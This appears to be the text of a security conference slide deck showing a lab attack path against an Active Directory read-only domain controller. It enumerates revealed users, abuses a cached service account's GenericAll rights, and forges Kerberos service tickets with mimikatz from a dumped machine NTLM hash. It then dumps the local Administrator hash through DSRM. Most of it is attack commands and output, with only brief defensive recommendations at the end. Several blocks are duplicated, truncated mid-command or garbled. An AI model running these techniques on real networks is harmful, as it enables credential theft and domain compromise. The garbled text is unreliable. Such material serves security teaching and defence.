B:96:A0000900020000005D0B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2E770000000000000E770000000000000:C
counts,DC=lab12,DC=adsecurity,DC=org
B:96:7D000900010000005D0B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2E870000000000000E870000000000000:C
counts,DC=lab12,DC=adsecurity,DC=org
B:96:5E000900020000005D0B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2E770000000000000E770000000000000:C
counts,DC=lab12,DC=adsecurity,DC=org
B:96:5A000900020000005D0B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2E770000000000000E770000000000000:C
counts,DC=lab12,DC=adsecurity,DC=org
B:96:37000900020000005D0B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2E770000000000000E770000000000000:C
counts,DC=lab12,DC=adsecurity,DC=org
B:96:A00009000200000075055510030000000BC3F52CCF3D39E4A96CFB849D2DD03A2A570000000000000A570000000000000:C
U=Accounts,DC=lab12,DC=adsecurity,DC=org
B:96:7D00090001000000750555100300000000BC3F52CCF3D39E4A96CFB849D2DD03A2A670000000000000A670000000000000:C
U=Accounts,DC=lab12,DC=adsecurity,DC=org
B:96:5E0009000200000075055510030000000BC3F52CCF3D39E4A96CFB849D2DD03A2A570000000000000A570000000000000:C
U=Accounts,DC=lab12,DC=adsecurity,DC=org
B:96:5A0009000200000075055510030000000BC3F52CCF3D39E4A96CFB849D2DD03A2A570000000000000A570000000000000:C
U=Accounts,DC=lab12,DC=adsecurity,DC=org
B:96:370009000200000075055510030000000BC3F52CCF3D39E4A96CFB849D2DD03A2A570000000000000A570000000000000:C
U=Accounts,DC=lab12,DC=adsecurity,DC=org
B:96:A000090002000000673C531003000000B2D8290BE48E5C40A6ACCBA445CBC36B7D3B0000000000007D3B000000000000:C
```

Enumerating RODC msds-RevealUsers

- B:96:**A0**0009000200000673C531003000000B2D8290BE48E5C40A6ACCBA445CBC36B7D3B00000000000007D3B000000000000:**CN=Han Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org**
- B:96:**7D**0009000100000673C531003000000B2D8290BE48E5C40A6ACCBA445CBC36B7E3B00000000000007E3B000000000000:**CN=Han Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org**
- B:96:**5E**0009000200000673C531003000000B2D8290BE48E5C40A6ACCBA445CBC36B7D3B00000000000007D3B000000000000:**CN=Han Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org**
- B:96:**5A**0009000200000673C531003000000B2D8290BE48E5C40A6ACCBA445CBC36B7D3B00000000000007D3B000000000000:**CN=Han Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org**
- B:96:**37**0009000200000673C531003000000B2D8290BE48E5C40A6ACCBA445CBC36B7D3B00000000000007D3B000000000000:**CN=Han Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org**

RODC msds-RevealUsers

```
PS C:\> $RODCData.'msDS-RevealedUsers' | % {($_ -split(':'))[3]} | sort | sort -Unique
CN=Admiral Ackbar,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=ADSEC12ADMIN1,CN=Computers,DC=lab12,DC=adsecurity,DC=org
CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org
CN=Amidala,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=Han Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=krbtgt_45703,CN=Users,DC=lab12,DC=adsecurity,DC=org
CN=Poe Dameron,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=AccountProvisioning,OU=AD Management,DC=lab12,DC=adsecurity,DC=org
```

RODC msds-RevealUsers

```
PS C:\> $RODCData.'msDS-RevealedUsers' | % {($_ -split(':'))[3]} | sort | sort -Unique
CN=Admiral Ackbar,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=ADSEC12ADMIN1,CN=Computers,DC=lab12,DC=adsecurity,DC=org
CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org
CN=Amidala,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=Han Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=krbtgt_45703,CN=Users,DC=lab12,DC=adsecurity,DC=org
CN=Poe Dameron,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=AccountProvisioning,OU=AD Management,DC=lab12,DC=adsecurity,DC=org
```

Cached Service Account Password

```
PS C:\> get-aduser 'CN=AccountProvisioning,OU=AD Management,DC=lab12,DC=adsecurity,DC=org' -prop MemberOf


DistinguishedName : CN=AccountProvisioning,OU=AD Management,DC=lab12,DC=adsecurity,DC=org
Enabled           : True
GivenName         :
MemberOf          : {}
Name              : AccountProvisioning
ObjectClass       : user
ObjectGUID        : 30a4e4c1-8938-4824-b250-dac006baa8ca
SamAccountName    : svc-ActPrv
SID               : S-1-5-21-1375489665-2563227798-2764545935-5602
Surname           : AccountProvisioning
UserPrincipalName : svc-ActPrv@lab12.adsecurity.org
```

```
PS C:\> Invoke-ACLScanner | where {$_.IdentityReference -match 'svc-ActPrv'}


ObjectDN                : OU=Groups,DC=lab12,DC=adsecurity,DC=org
ObjectSID               :
IdentitySID             : S-1-5-21-1375489665-2563227798-2764545935-5602
ActiveDirectoryRights   : GenericAll
InheritanceType         : None
ObjectType              : 00000000-0000-0000-0000-000000000000
InheritedObjectType     : 00000000-0000-0000-0000-000000000000
ObjectFlags             : None
AccessControlType       : Allow
IdentityReference       : ADSECLAB12\svc-ActPrv
IsInherited             : False
InheritanceFlags        : None
PropagationFlags        : None

ObjectDN                : OU=Accounts,DC=lab12,DC=adsecurity,DC=org
ObjectSID               :
IdentitySID             : S-1-5-21-1375489665-2563227798-2764545935-5602
ActiveDirectoryRights   : GenericAll
InheritanceType         : None
ObjectType              : 00000000-0000-0000-0000-000000000000
InheritedObjectType     : 00000000-0000-0000-0000-000000000000
ObjectFlags             : None
AccessControlType       : Allow
IdentityReference       : ADSECLAB12\svc-ActPrv
IsInherited             : False
InheritanceFlags        : None
PropagationFlags        : None
```

```
PS C:\> Invoke-ACLScanner | where {$_.IdentityReference -match 'svc-ActPrv'}


ObjectDN                : OU=Groups,DC=lab12,DC=adsecurity,DC=org
ObjectSID               :
IdentitySID             : S-1-5-21-1375489665-2563227798-2764545935-5602
ActiveDirectoryRights : GenericAll
InheritanceType         : None
ObjectType              : 00000000-0000-0000-0000-000000000000
InheritedObjectType     : 00000000-0000-0000-0000-000000000000
ObjectFlags             : None
AccessControlType       : Allow
IdentityReference       : ADSECLAB12\svc-ActPrv
IsInherited             : False
InheritanceFlags        : None
PropagationFlags        : None

ObjectDN                : OU=Accounts,DC=lab12,DC=adsecurity,DC=org
ObjectSID               :
IdentitySID             : S-1-5-21-1375489665-2563227798-2764545935-5602
ActiveDirectoryRights : GenericAll
InheritanceType         : None
ObjectType              : 00000000-0000-0000-0000-000000000000
InheritedObjectType     : 00000000-0000-0000-0000-000000000000
ObjectFlags             : None
AccessControlType       : Allow
IdentityReference       : ADSECLAB12\svc-ActPrv
IsInherited             : False
InheritanceFlags        : None
PropagationFlags        : None
```

```
PS C:\> get-adgroup -filter * -SearchBase 'OU=Groups,DC=lab12,DC=adsecurity,DC=org'


DistinguishedName : CN=RODC Admins,OU=Groups,DC=lab12,DC=adsecurity,DC=org
GroupCategory     : Security
GroupScope        : Global
Name              : RODC Admins
ObjectClass       : group
ObjectGUID        : 8cad4a8e-ff99-4eb9-8bc4-541dfcd95230
SamAccountName    : RODC Admins
SID               : S-1-5-21-1375489665-2563227798-2764545935-1104

DistinguishedName : CN=Server Admins,OU=Groups,DC=lab12,DC=adsecurity,DC=org
GroupCategory     : Security
GroupScope        : Global
Name              : Server Admins
ObjectClass       : group
ObjectGUID        : 158cc2ea-f33c-4d00-8bf6-b06dc0fe12a9
SamAccountName    : Server Admins
SID               : S-1-5-21-1375489665-2563227798-2764545935-3105
```

```
PS C:\> get-adgroup -filter * -SearchBase 'OU=Groups,DC=lab12,DC=adsecurity,DC=org'


DistinguishedName : CN=RODC Admins,OU=Groups,DC=lab12,DC=adsecurity,DC=org
GroupCategory     : Security
GroupScope        : Global
Name              : RODC Admins
ObjectClass       : group
ObjectGUID        : 8cad4a8e-ff99-4eb9-8bc4-541dfcd95230
SamAccountName    : RODC Admins
SID               : S-1-5-21-1375489665-2563227798-2764545935-1104

DistinguishedName : CN=Server Admins,OU=Groups,DC=lab12,DC=adsecurity,DC=org
GroupCategory     : Security
GroupScope        : Global
Name              : Server Admins
ObjectClass       : group
ObjectGUID        : 158cc2ea-f33c-4d00-8bf6-b06dc0fe12a9
SamAccountName    : Server Admins
SID               : S-1-5-21-1375489665-2563227798-2764545935-3105
```

```
PS C:\> Get-NetGPOGroup


GPODisplayName : Add Server Admins to Local Administrators
GPOName        : {7988B785-3401-4977-BD07-01D3CA9B7C0C}
GPOPath        : \\lab12.adsecurity.org\SysVol\lab12.adsecurity.org\Policies\{7988B785-3401-4977
GPOType        : RestrictedGroups
Filters        :
GroupName      : BUILTIN\Administrators
GroupSID       : S-1-5-32-544
GroupMemberOf  : {}
GroupMembers   : {S-1-5-21-1375489665-2563227798-2764545935-3105}



PS C:\> get-adgroup 'S-1-5-21-1375489665-2563227798-2764545935-3105'


DistinguishedName : CN=Server Admins,OU=Groups,DC=lab12,DC=adsecurity,DC=org
GroupCategory     : Security
GroupScope        : Global
Name              : Server Admins
ObjectClass       : group
ObjectGUID        : 158cc2ea-f33c-4d00-8bf6-b06dc0fe12a9
SamAccountName    : Server Admins
SID               : S-1-5-21-1375489665-2563227798-2764545935-3105
```

```
PS C:\> Get-NetGPOGroup


GPODisplayName : Add Server Admins to Local Administrators
GPOName        : {7988B785-3401-4977-BD07-01D3CA9B7C0C}
GPOPath        : \\lab12.adsecurity.org\SysVol\lab12.adsecurity.org\Policies\{7988B785-34
GPOType        : RestrictedGroups
Filters        :
GroupName      : BUILTIN\Administrators
GroupSID       : S-1-5-32-544
GroupMemberOf  : {}
GroupMembers   : {S-1-5-21-1375489665-2563227798-2764545935-3105}



PS C:\> get-adgroup 'S-1-5-21-1375489665-2563227798-2764545935-3105'


DistinguishedName : CN=Server Admins,OU=Groups,DC=lab12,DC=adsecurity,DC=org
GroupCategory     : Security
GroupScope        : Global
Name              : Server Admins
ObjectClass       : group
ObjectGUID        : 158cc2ea-f33c-4d00-8bf6-b06dc0fe12a9
SamAccountName    : Server Admins
SID               : S-1-5-21-1375489665-2563227798-2764545935-3105
```

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We gained "Server Admin" through a user account

What else can we get?

RODC msds-RevealUsers

```
PS C:\> $RODCData.'msDS-RevealedUsers' | % {($_ -split(':'))[3]} | sort | sort -Unique
CN=Admiral Ackbar,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=ADSEC12ADMIN1,CN=Computers,DC=lab12,DC=adsecurity,DC=org
CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org
CN=Amidala,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=Han Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=krbtgt_45703,CN=Users,DC=lab12,DC=adsecurity,DC=org
CN=Poe Dameron,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=AccountProvisioning,OU=AD Management,DC=lab12,DC=adsecurity,DC=org
```

RODC msds-RevealUsers

```
PS C:\> $RODCData.'msDS-RevealedUsers' | % {($_ -split(':'))[3]} | sort | sort -Unique
CN=Admiral Ackbar,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=ADSEC12ADMIN1,CN=Computers,DC=lab12,DC=adsecurity,DC=org
CN=ADSE 2RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org
CN=Am OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN= OU=Accounts,DC=lab12,DC=adsecurity,DC=org
C 3,CN=Users,DC=lab12,DC=adsecurity,DC=org
U=Accounts,DC=lab12,DC=adsecurity,DC=org
ing,OU=AD Management,DC=lab12,DC=adsecurity,DC=org
```

From RODC to Silver Ticket

```
RID  : 00000593 (1427)
User : ADSEC12ADMIN1$

 * Primary
    LM   :
    NTLM : 726bbab1691e9f15d5b75b650496ba2c

 * WDigest
    01   a61cf4e8b03da554e1dc2b41e8c5109f
    02   3cbfa10932002a37b94dc2e1cb86cee6
    03   a61cf4e8b03da554e1dc2b41e8c5109f
    04   a61cf4e8b03da554e1dc2b41e8c5109f
    05   4d2878559935b8140b5984404f21d6c4
    06   4d2878559935b8140b5984404f21d6c4
    07   9f67aa40eb2d8390f394921a8af846cb
    08   a320691bfe55c25f8be80eda982a44ee
    09   b6bb248302db43853653 7cd89d574bb1
    10   4eaf02bd94208261b07d46c672a344a9
    11   4eaf02bd94208261b07d46c672a344a9
    12   a320691bfe55c25f8be80eda982a44ee
    13   a320691bfe55c25f8be80eda982a44ee
    14   5e76aea869fd6023d8beadcbf168e1e6
    15   bf5ceb044e7cd60c9a31c72df3cb8e26
```

```
PS C:\> C:\temp\mimikatz\mimikatz.exe “kerberos::golden /admin:LukeSkywalker /id:1428 /domain:lab1

  .#####.   mimikatz 2.1.1 (x64) built on Dec 20 2017 00:18:01
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker /id:1428 /domain:lab12.adsecurity.or
9f15d5b75b650496ba2c /service:http /sid:S-1-5-21-1375489665-2563227798-2764545935 /ptt
User      : LukeSkywalker
Domain    : lab12.adsecurity.org (LAB12)
SID       : S-1-5-21-1375489665-2563227798-2764545935
User Id   : 1428
Groups Id : *513 512 520 518 519
ServiceKey: 726bbab1691e9f15d5b75b650496ba2c - rc4_hmac_nt
Service   : http
Target    : adsec12admin1.lab12.adsecurity.org
Lifetime  : 12/30/2017 5:02:13 AM ; 12/28/2027 5:02:13 AM ; 12/28/2027 5:02:13 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ lab12.adsecurity.org' successfully submitted for current sessio
```

```
PS C:\> C:\temp\mimikatz\mimikatz.exe "kerberos::golden /admin:LukeSkywalker /id:1428 /domain:lab12.

  .#####.   mimikatz 2.1.1 (x64) built on Dec 20 2017 00:18:01
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker /id:1428 /domain:lab12.adsecurity.org
9f15d5b75b650496ba2c /service:host /sid:S-1-5-21-1375489665-2563227798-2764545935 /ptt
User      : LukeSkywalker
Domain    : lab12.adsecurity.org (LAB12)
SID       : S-1-5-21-1375489665-2563227798-2764545935
User Id   : 1428
Groups Id : *513 512 520 518 519
ServiceKey: 726bbab1691e9f15d5b75b650496ba2c - rc4_hmac_nt
Service   : host
Target    : adsec12admin1.lab12.adsecurity.org
Lifetime  : 12/30/2017 5:01:26 AM ; 12/28/2027 5:01:26 AM ; 12/28/2027 5:01:26 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ lab12.adsecurity.org' successfully submitted for current session

mimikatz(commandline) # exit
```

```
PS C:\> klist

Current LogonId is 0:0x1fb3a5

Cached Tickets: (4)

#0>	Client: LukeSkywalker @ lab12.adsecurity.org
	Server: rpcss/adsec12admin1.lab12.adsecurity.org @ lab12.adsecurity.org
	KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
	Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
	Start Time: 12/30/2017 5:18:05 (local)
	End Time:   12/28/2027 5:18:05 (local)
	Renew Time: 12/28/2027 5:18:05 (local)
	Session Key Type: RSADSI RC4-HMAC(NT)
	Cache Flags: 0
	Kdc Called:

#1>	Client: LukeSkywalker @ lab12.adsecurity.org
	Server: wsman/adsec12admin1.lab12.adsecurity.org @ lab12.adsecurity.org
	KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
	Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
	Start Time: 12/30/2017 5:06:35 (local)
	End Time:   12/28/2027 5:06:35 (local)
	Renew Time: 12/28/2027 5:06:35 (local)
	Session Key Type: RSADSI RC4-HMAC(NT)
	Cache Flags: 0
	Kdc Called:

#2>	Client: LukeSkywalker @ lab12.adsecurity.org
	Server: http/adsec12admin1.lab12.adsecurity.org @ lab12.adsecurity.org
	KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
	Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
	Start Time: 12/30/2017 5:02:13 (local)
	End Time:   12/28/2027 5:02:13 (local)
	Renew Time: 12/28/2027 5:02:13 (local)
	Session Key Type: RSADSI RC4-HMAC(NT)
	Cache Flags: 0
	Kdc Called:
```

```
PS C:\> New-PSSession -name admin1 -ComputerName ADSEC12ADMIN1.lab12.adsecurity.org ; Enter-

 Id Name            ComputerName    State         ConfigurationName     Availability
 -- ----            ------------    -----         -----------------     ------------
  8 admin1          ADSEC12ADMIN... Opened        Microsoft.PowerShell     Available


[ADSEC12ADMIN1.lab12.adsecurity.org]: PS C:\Users\LukeSkywalker\Documents> whoami
lab12\lukeskywalker
```

Since the Admin Server Computer Password Was on the RODC, We Now Own that Server

What else can we get?

From RODC to DC using DSRM


```
mimikatz(commandline) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

396     14960          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,20p)       Primary
 -> Impersonated !
 * Process Token : 6752951      ADSECLAB\LukeSkywalker  S-1-5-21-1581655573-3923512380-696647894-2629   (15g,25p)
Primary
 * Thread Token  : 6753692      NT AUTHORITY\SYSTEM     S-1-5-18        (04g,20p)       Impersonation (Delegation)

mimikatz(commandline) # lsadump::sam
Domain : ADSDC03
SysKey : 185e91797d952d1f4063395d1c844350
Local SID : S-1-5-21-1065499013-2304935823-602718026

SAMKey : 1f86c3e2b82a9ff24190cc5261a0a9b7

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 7c08d63a2f48f045971bc2236ed3f3ac
```



Recommendations

- Ensure you are discovering all AD admins by recursively enumerating the domain Administrators group.
- Corelate the user to admin account and the workstation the admin uses.
- Determine if MFA is used, if so try to identify onboarding process & look for dependencies.
- Check for enterprise password vaults.
- RODCs are rarely deployed in a secure manner.

Slides: Presentations.ADSecurity.org

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